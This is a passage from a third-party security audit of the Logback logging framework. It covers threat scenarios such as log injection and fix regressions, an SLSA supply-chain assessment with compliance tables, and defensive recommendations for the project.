- Encryption and authentication between appenders and remote receivers should be configured based on the protocol, including *SMTPAppender*, *DBAppender*, or built-in receivers, even in internal networks.
- Rate-limiting should be implemented, and network-level restrictions applied to ensure only authorized servers can ship logs to a receiver.
- Encryption parameters should comply with current recommendations and be periodically verified.
- Caller data should be included in all logging events to detect message spoofing.
- Mitigations for log event deserialization functions should be reviewed regularly to address Java deserialization RCE vulnerabilities from newly identified gadgets. Reusable security tests and methods should be documented to prevent the reintroduction of issues when extending framework functionality.

Threat 04: Incomplete Fixes or Regressions Introducing Security Issues

Overview

Any modification may introduce security vulnerabilities, making it essential to document which exploits the implementation and components were tested against. Without security-oriented test cases, release notes or commit messages may lack sufficient detail to confirm which parts of the application were patched for a generic vulnerability, leaving similar components potentially vulnerable. Additionally, if code is refactored or options are incorrectly migrated, resolved issues may reappear, as demonstrated by a recently discovered flaw in SSH[25].

Countermeasures

The project includes a *SECURITY.md* file with contact details for reporting vulnerabilities, and the developer was found to address issues promptly during the audit.

Attack Scenarios

These scenarios highlight the need for thorough testing, comprehensive patch management, and vigilant code reviews to prevent reintroduction or incomplete resolution of vulnerabilities:

- **Reintroduction of Resolved Vulnerabilities:** New features modify previously fixed code, restoring vulnerabilities in core components such as event deserialization or XML parsing.
- **Smuggling Insecure Configurations:** Nation-state threat actors introduce patches that include insecure configurations, such as altered parser settings, to re-enable previously resolved vulnerabilities.
- **Incomplete Mitigation of Generic Vulnerabilities:** Vulnerabilities affecting multiple components are mitigated in one area but remain unaddressed in others, leaving systems partially exposed.
- **Partial Fixes Due to Limited Awareness:** Incomplete fixes result when developers are unaware of all variants of a vulnerability. These issues go undetected due to a lack of precise test cases and insufficient analysis during security audits.

Recommendation

Security-oriented unit tests should be implemented and required to pass for the project to build successfully. These tests must include exact payloads against which the implementation is protected, enabling early detection of regressions and allowing

[25] https://blog.qualys.com/…regresshion-remote-unauthenticated-code-execution…openssh-server

security researchers to verify tested exploit variants. High test coverage should be ensured to identify untested code, and dead code should be regularly detected and removed. Fuzzy testing, configured in collaboration with security specialists, may be implemented to enhance exploit variant coverage.

Threat 05: Malicious Data Injections

Overview

Logback is designed to format messages from monitored applications, making it inherently vulnerable to data injection attacks within formatted messages or context objects in events. However, given that logback is a logging framework, it should not modify logged data. By the same token, logback should not interpolate/interpret logged data except in a very limited way as is done currently with the curly braces. Depending on the configuration of the framework in monitored applications, untrusted data from attackers may exploit flaws in Logback encoders, layouts, or target log sinks, including receivers, databases, or HTML email templates. Such data may also be used to smuggle payloads for attacks against SIEM software, as recently observed in the case of *Logpoint SIEM*[26].

Countermeasures

Logback provides flexible encoders, layouts, and Janino-based evaluators configurable to convert user-supplied inputs into various formats using custom logic. While these mechanisms can mitigate malicious input risks, improper use may introduce new vulnerabilities.

Attack Scenarios

As Logback is a framework, attacks depend on user configuration and customization during integration. The framework should provide guidelines and safeguards to prevent data injection attacks. It should not enable application compromise due to improper sanitization of user-supplied input.

Security tests for the framework should include the following scenarios, specifying which are managed by the framework, which are the responsibility of the application, and which constructions, such as *mdc*[27] and *evaluators*[28], may pose risks if misused:

- Injection of special characters (e.g., CRLF) to create bogus log lines or spoof log entries.

[26] https://servicedesk.logpoint.com/hc/…Stored-XSS-Vulnerability-in-Alerts-via-Log-Injection
[27] https://logback.qos.ch/manual/mdc.html
[28] https://logback.qos.ch/manual/filters.html#evaluatorFilter

- Injection of special characters leading to unsanitized HTML tags (e.g., <img>), enabling drive-by download attacks through email messages and outbound connections from email clients previewing Logback-generated emails.
- Injection of crafted Java objects to exploit deserialization issues or string formatting bugs, potentially causing remote code execution.
- Malicious input in session properties used in mapped diagnostic context or *SiftingAppender*, leading to unexpected behavior due to differing handling of format string arguments.
- Malicious input processed by dynamic evaluator filters or encoders, exploiting engine flaws to disclose internal data or execute remote code.

Recommendation

The following solutions should be explored to strengthen defenses against the outlined attacks:

- Conduct in-depth security analysis and testing of malicious inputs for basic layouts and complex scenarios involving *mdc*, *evaluators*, *filters*, and dynamically created appenders. Tests should include typical parameters and context-aware arguments, such as those from web application session objects.
- Perform fuzzing tests targeting complex modules to verify that common malicious payloads and variations do not cause unexpected behavior.
- Ensure all tests are supported by security-oriented test cases to prevent regressions, with documented payloads against which the application was tested.
- Apply proper encoders and layouts to sanitize user-supplied input, as outlined in Logback tutorials[29]. Note that additional dependencies may increase the attack surface and expose the application to issues, such as deserialization vulnerabilities.

[29] https://0xdbe.github.io/SpringSecureLogging/

WP3: Logback Supply Chain Implementation

Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, released in October 2022[30], revealed a 742% average yearly increase in software supply chain attacks since 2019. Some notable compromise examples include *Okta*[31], *Github*[32], *Magento*[33], *SolarWinds*[34], and *Codecov*[35], among many others. To mitigate this concerning trend, Google released an End-to-End Framework for *Supply Chain Integrity* in June 2021[36], named *Supply-Chain Levels for Software Artifacts* (*SLSA*)[37].

This section of the report elaborates on the current state of the supply chain integrity implementation of the Logback project[38], as audited against versions 0.1 and 1.0 of the SLSA framework. SLSA assesses the security of software supply chains and aims to provide a consistent way to evaluate the security of software products and their dependencies.

Current SLSA practices of Logback

The Logback project uses a public GitHub repository[39] for source code management and Maven for building and distributing artifacts on Maven Central. Deployment is performed on a dedicated host used exclusively for artifact deployment, with the latest source code retrieved from the GitHub repository before deployment. These practices align with security principles outlined in the SLSA framework. The following sections address its unique practices and requirements.

Source

Logback uses Git and GitHub for version control and enforces strict rules to maintain codebase integrity. Only the main maintainer is authorized to merge pull requests, ensuring controlled and accountable repository access. All changes to the source code are conducted transparently, with pull requests reviewed and approved solely by the main maintainer.

---

30 https://www.sonatype.com/press-releases/2022-software-supply-chain-report
31 https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/
32 https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/
33 https://sansec.io/research/rekoobe-fishpig-magento
34 https://www.techtarget.com/searchsecurity/ehandbook/SolarWinds-supply-chain-attack...
35 https://blog.gitguardian.com/codecov-supply-chain-breach/
36 https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
37 https://slsa.dev/spec/
38 https://logback.qos.ch/
39 https://github.com/qos-ch/logback

Build

The Logback project is built on dedicated infrastructure that remains offline except during releases. The fully scripted build process is defined as code stored in the Git repository with the application code. Changes to the build script require a pull request, reviewed and approved by the main maintainer before merging, ensuring security and reliability. Logback builds are timestamped and reproducible, as verified by reproducible-central. Release notes include the commit ID and release tag for independent verification.

Provenance

7ASecurity found no evidence of properly formatted provenance within the Logback repository compliant with the SLSA Framework[40]. This is unsurprising, as the adoption of SLSA standards remains an ongoing process across the industry. Tools like *slsa-github-generator*[41] are gradually enabling provenance generation in development workflows, but widespread implementation is yet to be achieved. However, unformatted provenance for Logback reproducible artifacts was identified in reproducible-central[42].

Positive impressions

The audit of the supply chain implementation for the Logback project highlighted several positive practices:

1. All Maven Central-hosted artifacts are digitally signed to ensure authenticity and integrity.
2. Builds include timestamps and are reproducible, as verified by reproducible-central.
3. Release notes provide the commit ID and release tag for independent build verification.
4. All authentication keys are password-protected.

SLSA v1.0 Analysis Summary

The table below summarizes the audit results of Logback according to the Producer and Build platform requirements in the SLSA v1.0 Framework. The categories (source, build, provenance, and contents of provenance) are logically separated. Each row shows the SLSA level for each control, with green check marks indicating compliance and red boxes indicating the lack of evidence for compliance.

[40] https://slsa.dev/spec/v1.0/provenance
[41] https://github.com/slsa-framework/slsa-github-generator
[42] https://github.com/jvm-repo-rebuild/reproducible-central/[..]/logback/logback-parent-1.5.12.buildinfo

Implementer	Requirement		L1	L2	L3
Producer	Choose an appropriate build platform		✅	⛔	⛔
	Follow a consistent build process		✅	⛔	⛔
	Distribute provenance		✅	⛔	⛔
Build platform	Provenance generation	Exists	✅	⛔	⛔
		Authentic			⛔
		Unforgeable		⛔	⛔
	Isolation strength	Hosted			⛔
		Isolated			⛔

SLSA v1.0 Detailed Analysis

Choose an Appropriate Build Platform

Logback artifacts are built on dedicated infrastructure used exclusively for deploying to Maven Central, aligning with SLSA Level 1 (L1), the foundational level of the SLSA framework. This setup isolates the build process and establishes trust in artifact distribution. Achieving higher SLSA levels (e.g., L2 and beyond) would require additional measures, including automation, tamper-proof logging, and enhanced security mechanisms.

Follow a Consistent Build Process

Logback artifacts are constructed and distributed using a Maven command, meeting scriptable build requirements. Artifacts are publicly available on Maven Central with metadata in a configuration file[43], detailing the source code repository and build parameters. Additional safeguards, including reproducible-central[44], are implemented to prevent tampering.

[43] https://central.sonatype.com/artifact/ch.qos.logback/logback-parent
[44] https://github.com/jvm-repo-rebuild/reproducible-central/tree/master/content/ch/qos/logback

Distribute provenance

Logback artifacts are distributed via Maven Central, but the process lacks built-in provenance storage or verification. Unformatted provenance for Logback artifacts was identified in reproducible-central[45]. According to the SLSA framework, provenance is a verifiable record of the processes and environment used to produce an artifact, critical for trust and integrity in the software supply chain.

Provenance Exists

The use of non-standardized environments in Logback poses significant security risks due to their susceptibility to tampering, particularly the absence of provenance for local builds. Provenance, an auditable record of the build process, is essential for achieving higher SLSA levels, such as Level 2 (L2) and above. While formal provenance is lacking, reproducible-central enables consumers to verify expectations for a “correct” build.

Provenance is Authentic

This requirement mandates validating provenance authenticity through a digital signature generated with a private key accessible only to the hosted build platform. This ensures the integrity and trustworthiness of the provenance by securely linking it to the build environment.

However, since Logback builds are executed on a local build machine instead of a hosted platform, this requirement cannot be met. Local build machines lack the centralized control and security measures of hosted platforms, making it impossible to guarantee the security of the private key and restriction to the build environment.

Provenance is Unforgeable

This requirement mandates provenance to be resistant against tenant forgery, achievable through a hosting platform producing Provenance L3. The current Logback build configuration does not meet this requirement.

Hosted

This requirement mandates that all build steps run on a hosted build platform, not on an individual workstation. Since Logback uses dedicated infrastructure exclusively for releases, this requirement is not met.

[45] https://github.com/jvm-repo-rebuild/reproducible-central/[..]/logback/logback-parent-1.5.12.buildinfo

Isolated

This requirement mandates that build steps execute in an isolated environment, with any external influence explicitly initiated by the build process. Since Logback artifacts are built on dedicated infrastructure rather than a hosted environment, this requirement is not met.

SLSA v0.1 Analysis

SLSA v0.1 defines a set of five levels[46] that describe the maturity of the software supply chain security practices implemented by a software project as follows:

- **L0: No guarantees.** This level represents the lack of any SLSA level.
- **L1:** The build process must be fully scripted/automated and generate provenance.
- **L2:** Requires using version control and a hosted build service that generates authenticated provenance.
- **L3:** The source and build platforms meet specific standards to guarantee the auditability of the source and the integrity of the provenance respectively.
- **L4:** Requires a two-person review of all changes and a hermetic, reproducible build process.

The following sections summarize the results of the software supply chain security implementation audit based on the SLSA v0.1 framework. Green check marks indicate that evidence of the noted requirement was found.

Requirement	L1	L2	L3	L4
Source - Version controlled	✅	✅	✅	✅
Source - Verified history			✅	✅
Source - Retained indefinitely			✅	✅
Source - Two-person reviewed				⛔
Build - Scripted build	✅	⛔	⛔	⛔
Build - Build service		⛔	⛔	⛔
Build - Build as code			⛔	⛔

46 https://slsa.dev/spec/v0.1/levels

Build - Ephemeral environment			⛔	⛔
Build - Isolated			⛔	⛔
Build - Parameterless				⛔
Build - Hermetic				⛔
Build - Reproducible				✅
Provenance - Available	✅	⛔	⛔	⛔
Provenance - Authenticated		⛔	⛔	⛔
Provenance - Service generated		⛔	⛔	⛔
Provenance - Non-falsifiable			⛔	⛔
Provenance - Dependencies complete				⛔
Common - Security				⛔
Common - Access				⛔
Common - Superusers				⛔

SLSA v0.1 & v1.0 Hardening Recommendations

The evaluation of the Logback software supply chain security practices determined that the project partially achieves SLSA Level 1. This reflects basic measures like source code version control (e.g., Git repositories) and well-defined build processes (e.g., Maven for reproducible builds), providing a foundational baseline for software supply chain integrity.

However, gaps prevent progress to SLSA Level 2 or 3, primarily due to reliance on uncontrolled build machines instead of centralized, secure environments. This reliance complicates generating build provenance metadata to verify the integrity and origin of artifacts, leaving the supply chain vulnerable to dependency tampering or malicious modifications.

It is advised to implement the following improvements to achieve SLSA Level 2:

1. **Adopt a Hosted Build System:** Transition to a managed CI/CD platform, such as *GitHub Actions*[47], or *CircleCI*[48], to run builds in a controlled environment.
2. **Provenance Generation:** Use tools like the *Factory for Repeatable Secure Creation of Artifacts* (FRSCA)[49] to produce authenticated provenance metadata adhering to strict security guidelines, preventing unauthorized injection or modification.
3. **Provenance Validation:** Implement checks to verify artifact provenance against security policies before deployment or distribution.

It is recommended to deploy these enhancements to reach SLSA Level 3:

1. **Immutable and Verifiable Build Processes:** Enable hermetic builds, isolating the environment from external dependencies and modifications.
2. **Trusted Provenance Generation:** Utilize platforms capable of generating verifiable, signed attestations, such as *GitHub Actions* with *OpenID Connect* (OIDC)[50] , to link build artifacts with verifiable, signed metadata.
3. **Continuous Monitoring and Auditing:** Maintain logs and monitor build pipeline activities to detect unauthorized access or tampering in real-time.

While Logback has a solid foundation with partial SLSA Level 1, advancing to higher levels requires adopting secure, automated build systems with authenticated provenance generation. These measures will strengthen resilience against supply chain threats, ensuring the integrity, authenticity, and traceability of build artifacts.

[47] https://github.com/features/actions
[48] https://circleci.com/docs/
[49] https://buildsec.github.io/frsca/
[50] https://docs.github.com/[...]/about-security-hardening-with-openid-connect

Conclusion

Despite the findings encountered in this exercise, the Logback solution defended itself well against a broad range of attack vectors. In fact, the short list of identified weaknesses speaks highly of the development team behind Logback, particularly given the large attack surface available. The platform will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

The Logback application provided a number of positive impressions during this assignment that must be mentioned here:

- **Responsiveness to Vulnerability Reports:** The quick response by the Logback team to reported vulnerabilities during testing demonstrates a strong commitment to security and a proactive approach to addressing issues promptly.
- **Established Security Reporting Process:** The presence of a clearly documented *SECURITY.md*[51] file with contact information facilitates responsible disclosure and enhances communication regarding security concerns.
- **Reproducible Builds:** The use of reproducible builds ensures the integrity of released artifacts and reduces the risk of undetected tampering.
- **Robust Development and Release Process:** Although managed by a single individual, the development and release process incorporates multiple security layers, including manual verifications of builds and commits, configuration of reproducible builds, artifact signing, and potentially restricted access.
- **High Code Quality:** The source code is of high quality, modular, and highly readable, making it easy to understand and maintain.
- **Comprehensive Documentation:** The source code is well-organized and supported by thorough documentation, enabling smooth navigation through Logback components via online resources and source code comments.
- **Artifact Integrity and Authenticity:** Digital signatures are used to guarantee the integrity and authenticity of all Logback project artifacts hosted on Maven Central.
- **Best Practices in Build Processes:** Logback builds are timestamped and reproducible, adhering to best practices for ensuring build integrity.
- **Protected Authentication Keys:** All authentication keys are password-protected, adding an additional layer of security.

The security of the Logback solution will improve substantially with a focus on the following areas:

- **Identify and Remove Dead Code:** Some of the issues identified during this engagement had to do with code that was no longer in use (LOG-01-001). It is

[51] https://github.com/qos-ch/logback/blob/master/SECURITY.md

important to detect and remove unused code to reduce complexity and attack surface, while maintaining backward compatibility whenever possible.

- **Commitment to Continuous Security Improvement:** It is advised to conduct regular security assessments, including periodic penetration tests by external experts, to identify and mitigate vulnerabilities across a wide range of attack vectors (LOG-01-002, LOG-01-003, LOG-01-004). Ensuring mitigations remain effective over time.
- **Project Continuity and Key Management:** It is important to address the reliance on a single maintainer for key resources like signing keys and repository access. Introducing additional trusted maintainers to improve project resilience and ensure continuity in unforeseen circumstances is of paramount importance. Robust key management practices could then be implemented, including secure backups and access controls.
- **Increase Developer Involvement:** Logback would benefit from collaborating with open-source foundations to expand the number of contributors, reducing reliance on a single maintainer. This will address the bus factor issue and ensure project sustainability.
- **Enhance Security-Focused Testing:** It is suggested to improve unit testing, especially for security use cases, to ensure precise payloads are tested. Fuzzing tests may be reintroduced to strengthen defenses against unexpected inputs.
- **Strengthen Build and Release Processes:** It is advised to close gaps in the build and release pipeline to make it more resistant to supply chain attacks by advanced attackers.
- **Reassess and Modularize Features:** Where possible, it is recommended to evaluate features for community usage. Move rarely used, complex components (e.g., receivers) to separate modules that are not included by default, reducing the attack surface.
- **Update and Improve Documentation:** Logback maintainers are encouraged to revise outdated documentation, particularly for less popular and complex features like *SocketReceiver* examples and advanced filtering options using evaluators. Clear and up-to-date documentation is essential for proper integration and use.
- **Provide Clear Security Guidelines and Examples:** While it is simply impossible to ensure Logback users will not introduce security vulnerabilities, offering comprehensive guidelines and working examples will assist developers to integrate the library securely. Examples should focus on promoting best practices, like encryption, rate limiting, and certificates for remote receivers.
- **Avoid Insecure Defaults:** It is advised to eliminate the use of insecure default settings, such as hardcoded default KeyStore passwords, to reduce the potential for insecure deployments as much as possible (LOG-01-005).

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the application significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another source code audit, is highly recommended to ensure adequate security coverage of the platform. This provides auditors with an edge over possible malicious adversaries that do not have significant time or budget constraints.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing Logback resources.

It is suggested to test the application regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Ceki Gülcü and the rest of the Logback team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the Open Source Technology Improvement Fund (OSTIF) for facilitating and managing this project, and thank you to the Sovereign Tech Agency for funding the effort.